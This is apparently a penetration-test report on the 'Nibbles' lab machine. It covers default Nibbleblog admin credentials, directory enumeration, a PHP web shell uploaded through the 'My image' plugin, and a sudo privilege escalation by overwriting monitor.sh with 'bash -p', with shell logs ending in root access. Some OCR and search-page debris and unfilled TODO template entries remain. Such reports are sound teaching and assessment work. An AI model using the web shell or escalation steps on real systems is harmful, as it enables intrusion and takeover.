root@Nibbles:~# ls
root.txt
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Customer to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Customer should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Default Credentials - Set a strong password (at least 10 characters) for admin user
- Improper Access Control - Forbid direct access to folders, especially the content, admin, and plugins folders
- Upload PHP - Prohibit Files with Extensions that PHP Interprets
- Sudo abuse - The special file can only be edited by a privileged user

6.2 Medium Term

TODO MEDIUM TERM REMEDIATION:

- Finding Reference 1 - TODO Disable LLMNR and NBT-NS wherever possible
- Finding Reference 2 - TODO FILL IN AS APPROPRIATE TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

6.3 Long Term

TODO LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Educate systems and network administrators and developers on security hardening best practices compromise

7 Technical Findings Details

1. Incorrect Permission Assignment for Critical Resource - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The **Nibblers** user on the Linux operating system has been assigned **sudo** privileges on a specific file that they can modify. This situation highlights an **incorrect permission assignment** that poses significant security risks to the system
Impact	• Exposure of sensitive information, including personal data, financial records, and intellectual property. • Introduction of malware, unauthorized changes to data, and corruption of critical system components. • Denial of service, system outages, and loss of access to critical applications, impacting business operations.
Affected Component	Nibbles
Remediation	• Change the file permissions of `monitor.sh` to be writable only by privileged users
References	• https://cwe.mitre.org/data/definitions/732.html • https://linuxhandbook.com/sudo-without-password/

Finding Evidence

The tester conducted a check of the sudo privileges for the user "nibbler" using the following command:

```
sudo -l
```

The results indicated that the user "nibbler" has the ability to execute the script `monitor.sh` with root privileges. This capability poses a significant security risk, as the script can be modified by the user, allowing for potential unauthorized access to root-level permissions.

Escalation Example

```
cd /home/nibbler/personal/stuff/
cp monitor.sh monitor_copy.sh
rm monitor.sh
echo "bash -p" > monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```


```
nibbler@Nibbles:/home/nibbler$ export TERM=xterm
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cd ./personal/stuff/
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ rm monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ stty rows 39 columns 207
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# cd /root
root@Nibbles:~# whoami
root
root@Nibbles:~# ls
root.txt
root@Nibbles:~#
```


2. Default Credentials - High


CWE	CWE-1392 - Use of Default Credentials
CVSS 3.1	8.1 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Root Cause	The web application nibbleblog was vulnerable due to the presence of default credentials that were not changed after installation. In a default credentials attack, attackers exploit widely known or easily guessable usernames and passwords to gain unauthorized access to the system. This can lead to various malicious activities, such as accessing sensitive data, modifying web application configurations, or executing unauthorized commands.
Impact	**Modification of Web Application Configurations**: With administrative access, attackers can alter application settings, potentially leading to service disruptions, data loss, or the introduction of malicious code. This manipulation can compromise the integrity and availability of the application. **Execution of Unauthorized Commands**: Attackers may execute arbitrary commands on the server, which can result in further exploitation of the system. This could lead to the installation of malware, creation of backdoors for future access, or even the complete takeover of the server.
Affected Component	http://10.129.X.X
Remediation	• Change the Password by applying a strong password policy • Implement multi-factor authentication • Educate employees about the importance of strong, unique passwords
References	https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR07_2024-Insecure_Authentication_Methods_and_Default_Credentials

Finding Evidence

The tester identified a default credentials vulnerability in the web application and was able to access the admin panel as a result


10.129.239.113/nibbleblog/admin.php
Sign in to Nibbleblog admin area
admin
Remember me
Login
←Back to blog


nibbles default credentials
Todo
Imágenes
Vídeos
Noticias
Mapas
Search Assist
Duck.
Siempre protegidas
Todas las regiones
Búsqueda segura: moderada
En cual
Search Assist
The default credentials for Nibbleblog are typically "admin" for the username and "nibbles" for the password. However, it's important to note that these may vary based on specific installations or configurations.
liodeus.github.io
cyberrole.io



Default credentials vulnerability occurs when a system, application, or device is shipped with pre-configured usernames and passwords that are widely known or easily guessable. This vulnerability can lead to unauthorized access, data breaches, and exploitation of the system.


Many software applications, especially those that are designed for ease of use, come with default login credentials. These credentials are often documented in user manuals or online resources, making them accessible to potential attackers. If users do not change these default settings after installation, they leave their systems open to exploitation

3. Upload PHP - High


CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	7.3 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:L/I:H/A:L
Root Cause	Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
Impact	The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common
Affected Component	• http://10.129.X.X • 10.129.X.X
Remediation	
References	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload


Finding Evidence

The tester successfully uploaded a PHP file through the "My Image" plugin. This vulnerability could potentially lead to Remote Code Execution (RCE), allowing an attacker to execute arbitrary code on the server




```
cat shell.php -l ruby
       File: shell.php
1      <?php system($_GET["cmd"]); ?>
```


nibbleblog - Plugins :: My image
Title
My image
Position
4
Caption
Browse...
shell.php
Save changes


Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
nibbleblog - Plugins :: My image
Dashboard
View Blog
Log out
Publish
Comments
Manage
Settings
Themes
Plugins
Title
My image
Position
4
Caption
Browse...
No file selected.
Save changes

4. Improper Access Control - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	4.0 / CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	Access control involves the use of several protection mechanisms such as: • Authentication (proving the identity of an actor) • Authorization (ensuring that a given actor can access a resource), and • Accountability (tracking of activities that were performed) When any mechanism is not applied or otherwise fails, attackers can compromise the security of the product by gaining privileges, reading sensitive information, executing commands, evading detection, etc.
Impact	The ability to read sensitive information poses a significant security risk, as it could lead to further exploitation, including the execution of arbitrary commands on the system. An attacker with access to such information may gain the necessary credentials or insights to manipulate system behavior, escalate privileges, or compromise the integrity and confidentiality of the application
Affected Component	http://10.129.X.X
Remediation	It is crucial to implement stringent access controls and data protection measures to prevent unauthorized access to sensitive information. Forbid direct access to folders, especially the content, admin, and plugins folders
References	https://cwe.mitre.org/data/definitions/284.html

Finding Evidence

During the recent penetration testing engagement, the penetration tester identified **accessible folders** through the process of **fuzzing**. This discovery raises potential security concerns regarding unauthorized access to sensitive information

status 301 (redirection) status 200 (accessible)

```
❯ gobuster dir -u http://10.129.239.113/nibbleblog/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.239.113/nibbleblog/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 304]
/.htaccess            (Status: 403) [Size: 309]
/.htpasswd            (Status: 403) [Size: 309]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 327] [--> http://10.129.239.113/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.239.113/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.239.113/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 328] [--> http://10.129.239.113/nibbleblog/themes/]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

10.129.239.113/nibbleblog/admin/

Index of /nibbleblog/admin

Name	Last modified	Size	Description
Parent Directory		-	
ajax/	2017-12-10 23:27	-	
boot/	2017-12-10 23:27	-	
controllers/	2017-12-10 23:27	-	
js/	2017-12-10 23:27	-	
kernel/	2017-12-10 23:27	-	
templates/	2017-12-10 23:27	-	
views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

10.129.239.113/nibbleblog/content/

Index of /nibbleblog/content

Name	Last modified	Size	Description
Parent Directory		-	
private/	2017-12-28 09:02	-	
public/	2017-12-10 23:27	-	
tmp/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

10.129.239.113/nibbleblog/content/private/plugins/my_image/

Index of /nibbleblog/content/private/plugins/my_image

Name	Last modified	Size	Description
Parent Directory		-	
db.xml	2025-09-01 23:02	258	
image.php	2025-09-01 23:02	31	

Apache/2.4.18 (Ubuntu) Server at 10.129.239.113 Port 80

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Customer's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.X.X	22	OpenSSH 7.2p2	
10.129.X.X	80	Apache-2.4.18	nibbleblog

A.3 Subdomain Discovery

Column1	Column2	Column3
nothing	Text	Text

A.4 Exploited Hosts

Host	Scope	Method	Notes
Nibbles 10.129.X.X	Internal	File upload and Sudo abuse	nibbleblog host

A.5 Compromised Users

Username	Type	Method	Notes
nibblers	Text	Text	Text
root	Text	Text	Text

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
Nothing	Nothing	Nothing

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
user	Nibbles	Empy	nibblers folder	Unrestricted file upload
root	Nibbles	Empy	root folder	Sudo privileges abuse

End of Report

This report was rendered
by SysReptor with
♥